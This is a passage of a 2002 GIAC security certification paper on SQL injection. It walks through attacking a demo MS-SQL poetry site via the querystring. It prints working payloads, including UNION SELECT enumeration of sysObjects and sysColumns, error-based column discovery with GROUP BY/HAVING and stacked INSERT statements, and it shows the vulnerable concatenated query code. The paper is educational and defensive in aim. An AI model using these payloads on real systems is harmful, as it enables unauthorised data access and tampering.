GIAC Security Essentials Certification (GSEC)
Practical Assignment - Version 1.4 (amended April 8, 2002) - Option One

Stuart McDonald

SQL Injection: Modes of attack, defence, and why it matters

Abstract

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can be almost totally prevented. This paper will look at a selection of the methods available to a SQL injection attacker and how they are best defended against.

Introduction

It's drilled into a programmer from "Programming 101": The importance of input validation and ensuring that the data a user sends you is the data you want, not some poisoned lump of characters that's going to break your site and/or lose you your job.

As valuable as it may be to ensure your users are crossing their t's and dotting their i's, there's a more important reason for this validation and that centres around the principle of SQL injection.

When I first stumbled across an SQL injection paper, I gave it a cursory read and then tried a couple of the attacks against a test backend version of a site I was then looking after. Within six hours I had almost totally destroyed the site – and that was without using the more advanced tools available.

SQL injection is not a "dark art", nor is it new. Numerous white papers and other references are available on the internet (see references), some of which are over a year old. Yet many sites play the roles of the lowest apples in the tree by being completely vulnerable to this form of attack.

As SQL injection how-tos, attacker awareness and now even automated tools such as wpoison that check for SQL injection vulnerabilities become more prevalent, these 'low apples' will be harvested at increasing rates.

Summary

This paper consists of five sections.

Part One – Injection principles: Yes, it really is this easy
Contains a detailed look at the basics of SQL injection. This will walk you through the anatomy of an attack. It is only by knowing exactly how an attacker will use SQL injection that you will be in a better position to protect your site.

Part Two – Advanced injection: Sprocs and the leverage of your position
Looks at some of the more advanced methods of SQL injection which can result in system compromise. This describes the use of stored procedures and extended stored procedures that come pre-installed on a MS-SQL 2000 set-up. It is Microsoft specific.

Part Three – Protection: How many walls to build around your site
Describes methods for the developer to protect their site and system from these kind of attacks.

Part Four – Conclusion: See, it does matter
Summarises why the threat of SQL injection is so serious.

Part Five – References: The information is out there
Contains a detailed listing of references and additional reading.

Conventions
In order to reduce the number of screen shots required in this paper, much of the screen output is colour-coded and is one point smaller instead.

All URL's are blue.
All code snippets are red.
All error messages are green.

Although the examples used are specific to MS-SQL 2000 it should be noted that SQL injection is not an issue isolated to MS-SQL 2000 alone.

In part one a cut down version of a poetry site is for illustrative purposes. The poetry snippets have been altered where needed and are used with permission.

Part One – Injection principles: Yes, it really is this easy

”SQL injection is one type of web hacking that requires nothing but port 80 and it might just work even if the admin is patch-happy." (AntiCrack. 27 May 2002).

"SQL injection is usually caused by developers who use 'string-building' techniques in order to execute SQL code." (SQL Injection FAQ)

The principle of basic SQL injection is to take advantage of insecure code on a system connected to the internet in order to pass commands directly to a database and to then take advantage of a poorly secured system to leverage an attacker's access.


Most other papers concerned with SQL injection use the example of either a login or search dialogue that is used to gain unauthorised access to the server. To avoid repeating what can be studied in other papers, I will instead look at SQL injection via the querystring, where the goal is to add general data to the database rather than to add a member to a users table. The attack I discuss uses the same principles as those in other papers, particularly the SPI Dynamics and NGSSoftware papers, but differs in its execution.

The sample site in the following examples makes use of a MS-SQL 2000 database to serve poems presented at poetry readings. The table lay-up is basic but the real world example is considerably more complicated. Two tables, titled author and story, respectively contain the poets’ names, nationality and age, and the poem specifics: title, blurb, poem and aID.

The site lists individual poems and the goal is to add an unauthorised poem and an unauthorised author to the database.

Hacking the querystring

A typical URL to read a poem is as follows:
http://stuart/homebase/practical/index.asp?story=1




When you visit the above URL you are greeted with a page title (Welcome to Bangkok's Worst Poetry.com), the title of the poem (*The Mating of the Mongolian Butterfly*), the name (Stuart), nationality (Australian) and age (32) of the poet and a snippet from their poem (Par for the course…).

From this you can infer that the 1 in the querystring is some kind of reference to the actual poem. So, break off the querystring and you get the following:

Story=1

Change the value of Story to 4 and then reload the page with the URL:

http://stuart/homebase/practical/index.asp?story=4



We now have *Cheese* by Savage Henry, even though it was never called via a link for this particular poem.

Next, look at the VB Script code used to create the above (the connection portion of the script is omitted for brevity).

```
<%
storyID=request("story")
StrSql0="SELECT s.sID,s.title ,s.blurb,s.story,a.aName FROM story s, author a
WHERE sID="&storyID&" AND a.aID=s.aID"
Rs0.Open StrSql0,oConn
%>
```

The variable we have been playing with – that is, the story value -- is being passed *with no input validation* straight to the SQL query, which is then retrieving the data. This shows we could put anything in there as the value for storyID and it would be passed to the SQL statement. We could send commands to the database that the developer never intended.

This is the principle behind SQL injection.

Breaking the querystring

There are two straightforward ways to break a URL. Firstly, you can try adding some SQL to the URL, as in the following:

http://stuart/homebase/practical/index.asp?story=3 AND someothercolumn=3

In our example this results in the following error:

```
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column name
'someothercolumn'.
/homebase/practical/index.asp, line 33
```

This establishes that SQL injection is possible as we changed the SQL statement from:

```
SELECT s.sID,s.title,s.blurb,s.story,a.aName FROM story s, author a WHERE sID=3
AND a.aID=s.aID
```

to

```
SELECT s.sID,s.title,s.blurb,s.story,a.aName FROM story s, author a WHERE sID=3
AND someothercolumn=3 AND a.aID=s.aID
```

The column "someothercolumn" does not exist, so we get an SQL error.

The second way to break a page is with an apostrophe:

```
http://stuart/homebase/practical/index.asp?story=3'
```

The above results in the following server error:

```
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before
the character string ' AND a.aID=s.aID'.
/homebase/practical/index.asp, line 20
```

The script has choked because we inserted an apostrophe after the 3, which breaks the SQL statement. By inserting the quotation mark, the SQL statement passed to the server was altered from:

```
SELECT s.sID,s.title,s.blurb,s.story,a.aName FROM story s, author a WHERE sID=3
AND a.aID=s.aID
```

to

```
SELECT s.sID,s.title,s.blurb,s.story,a.aName FROM story s, author a WHERE sID=3'
AND a.aID=s.aID
```

The single quotation mark causes an unclosed quotation mark error.

This is a little unusual as normally an integer would not be quoted in an SQL statement. Another example better illustrates the use of a quote: Imagine a summary page that lists poets by nationality. In this case a correct URL may be in the form:

http://stuart/homebase/practical/index_co untry.asp?country=laos

and the corresponding SQL would be:

SELECT a,aID,a.aName FROM author a WHERE a.aNationali ty='laos'

Note the value laos is quoted because it is a string, so when we alter the URL again, adding a quotation mark in laos, this quotation mark goes into the SQL and breaks it, as follows:

http://stuart/homebase/practical/index_count ry.asp?country=la'os

SELECT a,aID,a.aName FROM author a WHERE a.aNati onality='la'os'

This SQL statement will crash because of the unclosed quotation mark.

Generally an attacker will need to use a quotation mark to break the SQL, though if the site is particularly poorly coded then they may just be able to add SQL in as in the first example.

Database foot printing

To be successful, an attacker will first need to map out the tables on the database, a process called *database foot printing*. As Beth Breidenbach states: "'Footprinting,' or identifying the configuration of the server is one of the first steps in deciding how to attack a site." (Breidenbach. 2002)

The method chosen to do this will depend on how poorly configured the server is. The most reliable method, shown here, is also the slowest. Other methods are covered in Part Two, where the use of stored procedures and extended stored procedures to extract the data are discussed.

To reliably footprint a database, the SQL statement must be broken, which will cause an error from which a plan of the database can be inferred.

A lot can be learned from error messages: they're very handy when developing but are also very useful for attacking.

Look at the error message we got above when we added a quotation mark:

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x8004 0E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quo tation mark before the character string ' AND a.aID=s.aID'.
/homebase/practical/index.asp, line 20

The important part of this error is the part "AND a.aID=s.aID". This tells an attacker both that there are at least two tables being used to generate this page (note the a. and s. – these are aliases for tables), and that these two tables are related via the field aID.

If an attacker was to look at this in the context of the poetry site, they could use their commonsense and guess that an aID refers to an author ID and the a and s may refer to author and story (though p for poem would be even easier to guess). But not even that much guessing is necessary, as eventually error messages will reveal almost everything.

An important point to note is that the snippet returned in the error message (AND a.aID=s.aID) does not reveal the actual table names. This is good practise from a developer's perspective. When you use aliases, do not use the full table name as you are giving away your information cheaply. More on this is covered in Part Three.

An attacker must now find out what other fields are in the tables. For this they can use the SQL syntax GROUP BY or HAVING. For example:

http://stuart/homebase/practical/index.asp?story=3%20HAVING%201=1--

The apostrophe is removed as it is not necessary for this portion of the exercise to work. The %20 refers to a space, but what is important is the double dash at the end -- this is the equivalent of a comment and comments out whatever SQL may be appended to the line. The SQL becomes:

SELECT s.sID,s.title,s.blurb,s.story,a.aName FROM story s, author a WHERE sID=3 HAVING 1=1-- AND a.aID=s.aID

The -- syntax then comments out the ending part of the SQL statement. This is very important as without the ability to do this (ie, if the -- is cut out via input validation) SQL injection becomes far more difficult.

This will create a new error:

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 's.sID' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
/homebase/practical/index.asp, line 20

An attacker has been advised by the error that there is a column called s.sID.

This error has arisen because if you are going to use HAVING, you must also use a GROUP BY, which groups all the fields. Now the attacker must iterate through the fields until they no longer get an error. The next example shows how this is done:

http://stuart/homebase/practical/index.asp?story=3%20group%20by%20s.sID%20having%201=1--

The attacker has now taken the s.sID field given to them and inserted it into the URL, which produces the next error:

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 's.title' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/homebase/practical/index.asp, line 20

Now they have determined the next column name, s.title, which they add to and then repeat the process:

http://stuart/homebase/practical/index.asp?story=3%20group%20by%20s.sID,s.title%20having%201=1--

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 's.blurb' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/homebase/practical/index.asp, line 20

Which then gives them s.blurb and so on. This can get tedious if the table happens to have many columns.

Assume the full table has been deduced, we have the following querystring:

http://stuart/homebase/practical/index.asp?story=3%20group%20by%20s.sID,s.title,s.blurb,s.story%20having%201=1--


This gives us the following:

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'a.aName' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/homebase/practical/index.asp, line 20

Note the error has switched to the next table, the one with the nickname a.

When the attacker has inserted all the values into the URL the following is created:

http://stuart/homebase/practical/index.asp?story=3%20group%20by%20s.sID,s.title,s.blurb,s.story,a.aName,a.aNationality,a.aAge%20having%201=1--



This URL delivers the attacker an error free screen and a poem titled *King of the Soi* by Chanet.

To summarise, the attacker so far has learned:

1. Two tables are used in this page and their nicknames are ‘a’ and ‘s’.
2. They contain at least the following fields (they may have other fields that are not used for this screen):
    a. a: aID (they got this one in the very start), aName,aNationality,aAge
    b. s: sID,aID (ditto), title,blurb,story
3. A relationship exists between the two tables over the aID field.

The next challenge is to determine the table names so a record may be inserted.

To establish table names, the system table that comes as a part of MS-SQL 2000, called the sysObjects table, is used. The sysObjects table contains information on all the tables within the database being used.

The method used to tackle this depends on how the information is being displayed. In this case, the poem is being pulled from the database and displayed on the screen, so an attacker needs to append a query to this statement using UNION SELECT, but they have to make sure that the original SELECT returns nothing and that the information from their appending query is returned instead.

Here is the original and correct statement:

SELECT s.sID,s.title,s.blurb,s.story,a.aName,a.aNationality,a.aAge FROM story s, author a WHERE sID=3 AND a.aID=s.aID

To get the table name from the SysObjects table one would normally use the following:

SELECT name FROM sysObjects WHERE xtype='U'


(The U designates a user-defined table)

To combine these the story value is assigned a high number so it will not return a valid poem, and then the other statement is added on with UNION. Note that this won't work unless both statements have the same number of fields. The attacker has already established how many columns are in the first table, so now they add digits into the second to make them even, as follows:

SELECT s.sID,s.title,s.blurb,s.story,a.aName,a.aNationality,a.aAge FROM story s, author a WHERE sID=999 AND a.aID=s.aID UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype='U'

This translates into the following URL:

http://stuart/homebase/practical/index.asp?story=334%20UNION%20ALL%20SELECT%201,2,3,4,5,6,name%20FROM%20sysObjects%20WHERE%20xtype='U'--



The page that results has the text "author" (circled in red) where we expected to see the poet's age, and the other fields are filled with the numbers one through six instead of valid information.

A couple of points:
a) 1,2,3,4,5,6,name are used arbitrarily to fill the fields with junk data. Only the last field, name, is important.
b) Occasionally an error will say the wrong data type has been used. In such cases, the field generating the error must be determined and switched to something quoted eg 'one'
c) 'name' is used because it is the value being sought. In the sysObjects table the column 'name' contains the table names.
d) A double dash must be added at the end to comment the remainder of the original statement.

The attacker now has the name of one of the tables – author. Now they get the other one.

http://stuart/homebase/practical/index.asp?story=334%20UNION%20ALL%20SELECT%201,2,3,4,5,6,name%20FROM%20sysObjects%20WHERE%20(xtype='U'%20AND%20(name<>'author'%20))--

They now have two tables, author and story, with at least the following properties:

a.author: aID, aName,aNationality,aAge
s.story: sID,aID, title,blurb,story


Checking cannot be overdone in SQL injection. Here, it is necessary to check that these are the complete lists of columns in each of the tables. The SysObjects table can also be used for that, but instead of calling the column 'name' they call the column 'info', which contains the number of columns in a given table.

The syntax is as follows:

http://stuart/homebase/practical/index.asp?story=334%20UNION%20ALL%20SELECT%201,2,3,4,5,6,info%20FROM%20sysObjects%20WHERE%20(name='author')--

This returns 4 – so our author table is complete. But when story is run:

http://stuart/homebase/practical/index.asp?story=334%20UNION%20ALL%20SELECT%201,2,3,4,5,6,info%20FROM%20sysObjects%20WHERE%20(name='story')--



This returns 6, a problem as we have only determined 5 of the columns.

The best way to find out the name of the remaining column is to again make use of the SysObjects table, but in conjunction with the SysColumns table as follows:

http://stuart/homebase/practical/index.asp?story=334%20UNION%20ALL%20SELECT%201,2,3,4,5,6,sysColumns.name%20FROM%20sysObjects,sysColumns%20WHERE%20(sysObjects.id=sysColumns.id AND sysObjects.name='story' AND sysColumns.name not like 'sID' AND sysColumns.name not like 'aID' AND sysColumns.name not like 'title' AND sysColumns.name not like 'blurb' AND sysColumns.name not like 'story')--

Which returns ‘storydate’ and then completes the table.

The last thing needing to be done before publishing a tome of poetry is to check on the type of each column. Strictly speaking in this example it is not necessary, but just to be thorough this is how it is done:

http://stuart/homebase/practical/index.asp?story=334%20union%20select%20sum(aID)%20from%20author--

Determining the column type again comes down to reading error messages, iterating through each column and running a SUM on it. If the field is numeric the following error (off the above URL) appears:

Error Type:

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/homebase/practical/index.asp, line 20

However if the field is a text field this error is generated:

http://stuart/homebase/practical/index.asp?story=334%20union%20select%20sum(aName)%20from%20author--

Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.
/homebase/practical/index.asp, line 20

By running through this process, the following is known:

a.author: aID(int), aName(varchar),aNationality(varchar),aAge(varchar)
s.story: sID(int),aID(int),
title(varchar),blurb(varchar),story(varchar),storydate(varchar)

Adding unauthorised data
With the information garnered in the database foot printing section, it is now possible to inject a valid INSERT statement to the database.

First the attacker needs to enter the poet name (author), for instance as follows:

INSERT INTO author VALUES ('Dante','Italian','89')

http://stuart/homebase/practical/index.asp?story=999;INSERT%20INTO%20author%20VALUES%20('Dante','Italian','89')--

No error message appears, the record appears to have been entered correctly. However, the aID, which needs to be entered into the story table remains unknown.

To obtain this, it's necessary to run another query:

http://stuart/homebase/practical/index.asp?story=334%20UNION%20ALL%20SELECT%201,2,3,4,5,6,aID%20FROM%20author%20WHERE%20(aName='Dante')--

Which returns 10 – the aID for Dante.

The last step is to insert the poem into the story table.

s.story: sID(int),aID(int),
title(varchar),blurb(varchar),story(varchar),storydate(varchar)

Taking a guess at the INSERT statement, produces something like this:


INSERT INTO story VALUES (10,'I love som tam','som tam is a spicy Thai salad and this is a poem about it','som tam is so spicy,
It makes my mouth burn')

Which gives us the following URL:

http://stuart/homebase/practical/index.asp?story=999; INSERT INTO story VALUES (10,'I love som tam','som tam is a spicy Thai salad and this is a poem about it','som tam is so spicy,
It makes my mouth burn','2000/12/12')--

When this returns no error, it is still necessary to establish the ID of the story, which is done similarly to establishing the author ID. In this case it is 9.

http://stuart/homebase/practical/index.asp?story=9



Why SQL Injection is a problem

The example used above is unlikely to be encountered in the real world for a number of reasons. Firstly, it is over-simplified. Secondly the information being passed to the SQL statement was not validated. Thirdly and most importantly, it is an unlikely attack – normally an attacker would target a user table to try to get added as an administrator of the site or some other privileged user. Defence against this type of attack will be covered in Part Three. But before we move on a couple of further points are worth considering.

